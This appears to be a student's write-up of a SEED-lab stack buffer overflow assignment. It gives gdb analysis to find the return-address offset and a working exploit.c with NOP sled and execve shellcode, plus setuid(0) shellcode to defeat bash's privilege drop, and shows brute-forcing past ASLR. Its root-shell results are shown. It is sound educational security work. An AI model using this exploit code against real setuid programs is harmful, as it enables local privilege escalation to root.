
Khanh Nguyen
525000335
CSCE465


Homework 2

Task 1:

The most important part of this task is to find the stack pointer address (esp), frame pointer address (ebp) and the actual size of the buffer. From that we can calculated the offset.




After turn off the ASLR, linking the zsh to bin\sh and compling the program without Stack guard, I ran the stack file in gdb to observe its registers:



```
(gdb) disas
No frame selected.
(gdb) disas bof
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   %ebp
   0x080484ec <+1>:     mov    %esp,%ebp
   0x080484ee <+3>:     sub    $0x28,%esp
   0x080484f1 <+6>:     sub    $0x8,%esp
   0x080484f4 <+9>:     pushl  0x8(%ebp)
   0x080484f7 <+12>:    lea    -0x20(%ebp),%eax
   0x080484fa <+15>:    push   %eax
   0x080484fb <+16>:    call   0x80483a0 <strcpy@plt>
   0x08048500 <+21>:    add    $0x10,%esp
   0x08048503 <+24>:    sub    $0x8,%esp
   0x08048506 <+27>:    lea    -0x20(%ebp),%eax
   0x08048509 <+30>:    push   %eax
   0x0804850a <+31>:    push   $0x8048620
   0x0804850f <+36>:    call   0x8048380 <printf@plt>
   0x08048514 <+41>:    add    $0x10,%esp
   0x08048517 <+44>:    mov    $0x1,%eax
   0x0804851c <+49>:    leave
   0x0804851d <+50>:    ret
End of assembler dump.
(gdb) break *0x08048517
Breakpoint 1 at 0x8048517
(gdb) r
Starting program: /home/seed/Desktop/PA2/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
buffer: 0xbffff238

Breakpoint 1, 0x08048517 in bof ()
(gdb) info frame
Stack level 0, frame at 0xbffff260:
 eip = 0x8048517 in bof; saved eip = 0x8048572
 called by frame at 0xbffff4a0
 Arglist at 0xbffff258, args:
 Locals at 0xbffff258, Previous frame's sp is 0xbffff260
 Saved registers:
  ebp at 0xbffff258, eip at 0xbffff25c
(gdb)
```

Khanh Nguyen
525000335
CSCE465


It can be seen that the address of the frame pointer (ebp) is 0xbffff258



```
   0x08048517 <+44>:    mov    $0x1,%eax
   0x0804851c <+49>:    leave
   0x0804851d <+50>:    ret
End of assembler dump.
(gdb) break * 0x08048517
Breakpoint 1 at 0x8048517
(gdb) run
Starting program: /home/seed/Desktop/PA2/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
buffer: 0xbffff238

Breakpoint 1, 0x08048517 in bof ()
(gdb) x/200xb $esp
0xbffff230:     0xeb    0x96    0xfe    0xb7    0x00    0x00    0x00    0x00
0xbffff238:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff240:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff248:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff250:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff258:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff260:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff268:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff270:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff278:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff280:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff288:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff290:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff298:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff2a0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff2a8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff2b0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff2b8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff2c0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff2c8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff2d0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff2d8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
---Type <return> to continue, or q <return> to quit---
0xbffff2e0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
```


To find the stack pointer address I ran the command x/200xb $esp to see the memory frame. It can be observed that the NOP operations (from the badfile generated from the original exploit.c) are filled from 0x0bffff238. That's where the stack pointer is. Now we have both stack pointer and stack frame addresses, subtract these two we will get x20 which is 32 in decimal. That means 32 bytes are reserved for the buffer instead of 24 as the buffer's size.

To calculate the offset, I added 32 bytes I just have found with 8 more bytes since we need to get the address right after the return address



Khanh Nguyen
525000335
CSCE465


So the offset is 40 bytes. To overflow the buffer, firstly I filled the buffer with NOP operations. After that, I got the stack pointer address and added 40 to that address to get the location of the NOP operation right after the return address. Finally, I added the shellcode to the end of the buffer. Refer to the code below for more details:



```c
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    int i = 0;

    /* Pointer to buffer */
    char *ptr;

    /* Long int to handle a sucession of retptr addresses */
    long *addrptr;

    /* Address to land us in stack.c's bof function
        in order to overwrite the return and send us to the exploit */
    long retaddr;

    /* num is a position int, used to place shell code plus null at end of buffer */
    int num = sizeof(buffer) - (sizeof(shellcode) + 1);

    /* Grab the address of the start of buffer */
    ptr = buffer;

    /* Cast the address into a long int */
    addrptr = (long*)(ptr);

    /*We want the return address points to the NOP operation right after it
    therefore we add 40 to the stack pointer address which is the offset calculated*/
    retaddr = get_sp() + 40;

    /*We locate the return address here */
    for (i = 0; i < 9; i++){
      addrptr++;
    }

    //The return address points to the NOP operation right after it*/
    *(addrptr) =  retaddr;

    /* Fill the end of buffer with our shellcode */
    for (i = 0; i < sizeof(shellcode); i++)
      buffer[num + i] = shellcode[i];

    /* Null terminate our shellcode at end of buffer */
    buffer[sizeof(buffer) - 1] = '\0';

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Khanh Nguyen
525000335
CSCE465


This is the screenshot of the successful buffer overflow attack to get to root from shell:



```
exit
[02/13/19]seed@VM:~/.../PA2$
Evaluation-SEED$$ ./exploit
[02/13/19]seed@VM:~/.../PA2$
Evaluation-SEED$$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(
sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
# Khanh
# 
```

Task 2:

I linked the /bin/sh back to the /bin/bash and this is the result I got:




```
root@VM:/home/seed/Desktop/PA2# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# exit
exit
[02/14/19]seed@VM:~/.../PA2$
Evaluation-SEED$$ ./stack
sh-4.3$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),113(lpadmin),128(sambashare)
sh-4.3$ whoami
seed
sh-4.3$ 
```

The program pulled a shell but it seems to be the bash shell and does not have root privilege. When bash is called, it automatically drops root privilege to protect the root from being invoked by someone who shouldn't have access.

Khanh Nguyen
525000335
CSCE465


Extra Credit:

To get around this protection, I added some hex code op top of the shell code given to set setuid=0:



```
/* A program that creates a file containing code for launching shell
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xdb"                /* xor    %ebx,%ebx   EXTRA CREDIT     */
    "\x8d\x43\x17"            /* lea    0x17(%ebx),%eax   EXTRA CREDIT *
    "\xcd\x80"                /* int    $0x80     EXTRA CREDIT       */
    "\x31\xc0"                /* xorl    %eax,%eax               */
    "\x50"                    /* pushl   %eax                    */
    "\x68""//sh"              /* pushl   $0x68732f2f             */
    "\x68""/bin"              /* pushl   $0x6e69622f             */
    "\x89\xe3"                /* movl    %esp,%ebx               */
    "\x50"                    /* pushl   %eax                    */
    "\x53"                    /* pushl   %ebx                    */
    "\x89\xe1"                /* movl    %esp,%ecx               */
    "\x99"                    /* cdql                            */
    "\xb0\x0b"                /* movb    $0x0b,%al               */
    "\xcd\x80"                /* int     $0x80                   */
;
```

After recompiling exploit.c and creating a new badfile with new shellcode added, this is the result I got:




```
Evaluation-SEED$$ sudo su
root@VM:/home/seed/Desktop/PA2# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# exit
exit
[02/14/19]seed@VM:~/.../PA2$
Evaluation-SEED$$ ./stack
sh-4.3# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),113(lpadmin),128(sambashare)
sh-4.3# whoami
root
sh-4.3# 
```

Khanh Nguyen
525000335
CSCE465


Task3:

When the address randomization is on, I got the Segmentation Fault result:



```
[02/14/19]seed@VM:~/.../PA2$
Evaluation-SEED$$ sudo su
root@VM:/home/seed/Desktop/PA2# sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop/PA2# exit
exit
[02/14/19]seed@VM:~/.../PA2$
Evaluation-SEED$$ ./stack
Segmentation fault
[02/14/19]seed@VM:~/.../PA2$
Evaluation-SEED$$ 
```

I ran the stack in an infinite loop and kept getting segmentation fault, after a while, I was able to get to the root:




```
sh: line 1:  8583 Segmentation fault      ./stack
